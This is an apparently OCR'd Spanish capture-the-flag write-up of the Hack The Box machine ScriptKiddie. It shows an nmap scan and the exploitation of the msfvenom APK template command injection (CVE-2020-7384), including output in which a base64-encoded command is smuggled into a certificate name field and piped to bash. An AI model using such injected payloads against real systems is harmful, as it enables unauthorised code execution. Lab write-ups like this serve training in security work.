
Máquina Linux fácil

ScriptKiddie es una máquina Linux de fácil dificultad que presenta una
vulnerabilidad Metasploit
(CVE-2020-7384), junto con ataques clásicos como la inyección de comandos del sistema operativo y una configuración insegura sin contraseña.
El punto de apoyo inicial en la máquina se consigue subiendo un archivo malicioso .apk desde una interfaz web que llama a una versión vulnerable de msfvenom para generar
descargables. Una vez que se obtiene el shell, el movimiento lateral a un segundo usuario es
inyectando comandos en un archivo de registro que proporciona a un script Bash que se activa al modificar el archivo. archivo. A este usuario se le permite ejecutar msfconsole como root a través de sudo sin proporcionar una contraseña, lo que resulta en la escalada de
privilegios.


Escaneo:

nmap -Pn -sCV 10.10.10.226 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-21 19:55 -05
Nmap scan report for 10.10.10.226 (10.10.10.226)
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
| 256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_ 256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open http Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds}




esta máquina permite escanear puertos, generar reverse shells y buscar exploits



Puede generar payloads en windows, Linux y Android, por lo cual se me ocurre es que debe el meterpreter debe tener vulnerabilidades al buscar no encontre nada.




se me ocurrió buscar por msfvenom y allí si encontré algo




1. msfvenom APK template command injection

En efecto buscamos el exploit ya en local




cambiamos la parte del change me para que nos haga un ping



ejecuto el exploit, pero me da error ***jarsigner*** no es un archivo o directorio

```
~/machineshtb/ScriptKiddie
  python3 49491.py
[+] Manufacturing evil apkfile
Payload: ping -c 3 10.10.14.4
-dname: CN= |echo cGluZyAtYyAzIDEwLjEwLjE0LjQ= | base64 -d | bash #

  adding: empty (stored 0%)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 90 days
        for: CN="|echo cGluZyAtYyAzIDEwLjEwLjE0LjQ= | base64 -d | bash #"
Traceback (most recent call last):
  File "/home/kali/machineshtb/ScriptKiddie/49491.py", line 44, in <module>
    subprocess.check_call(["jarsigner", "-sigalg", "SHA1withRSA", "-digestalg", "SHA1", "-keystore", keystore_file
  File "/usr/lib/python3.11/subprocess.py", line 408, in check_call
    retcode = call(*popenargs, **kwargs)
              ^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/subprocess.py", line 389, in call
    with Popen(*popenargs, **kwargs) as p:
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/subprocess.py", line 1026, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "/usr/lib/python3.11/subprocess.py", line 1953, in _execute_child
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: 'jarsigner'

~/machineshtb/ScriptKiddie
```


busco en internet como instalar jarsigner




sudo apt-get install openjdk-11-jdk-headless


```
0 upgraded, 1 newly installed, 0 to remove and 1374 not upgraded.
Need to get 73.6 MB of archives.
After this operation, 81.9 MB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 openjdk-11-jdk-headless amd64 11.0.20~7-1 [73.6 MB]
Fetched 73.6 MB in 7s (9,859 kB/s)
Selecting previously unselected package openjdk-11-jdk-headless:amd64.
(Reading database ... 431863 files and directories currently installed.)
Preparing to unpack .../openjdk-11-jdk-headless_11.0.20~7-1_amd64.deb ...
Unpacking openjdk-11-jdk-headless:amd64 (11.0.20~7-1) ...
Setting up openjdk-11-jdk-headless:amd64 (11.0.20~7-1) ...
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jar to provide /usr/bin/jar (jar) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jarsigner to provide /usr/bin/jarsigner (jarsigner) in au
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javac to provide /usr/bin/javac (javac) in auto mode
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javadoc to provide /usr/bin/javadoc (javadoc) in auto mod
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/javap to provide /usr/bin/javap (javap) in auto mode
```

ejecuto y funciona





también evidenciamos que se crea un archivo .apk en tmp






ese el que vamos a subir a la víctima







si embargo no recibí traza




Por lo cual busco un exploit en GitHub **CVE:2020-7384** github



¡Ingreso al primero doy raw y wget





sigo las instrucciones del GitHub
bash CVE-2020-7384.sh



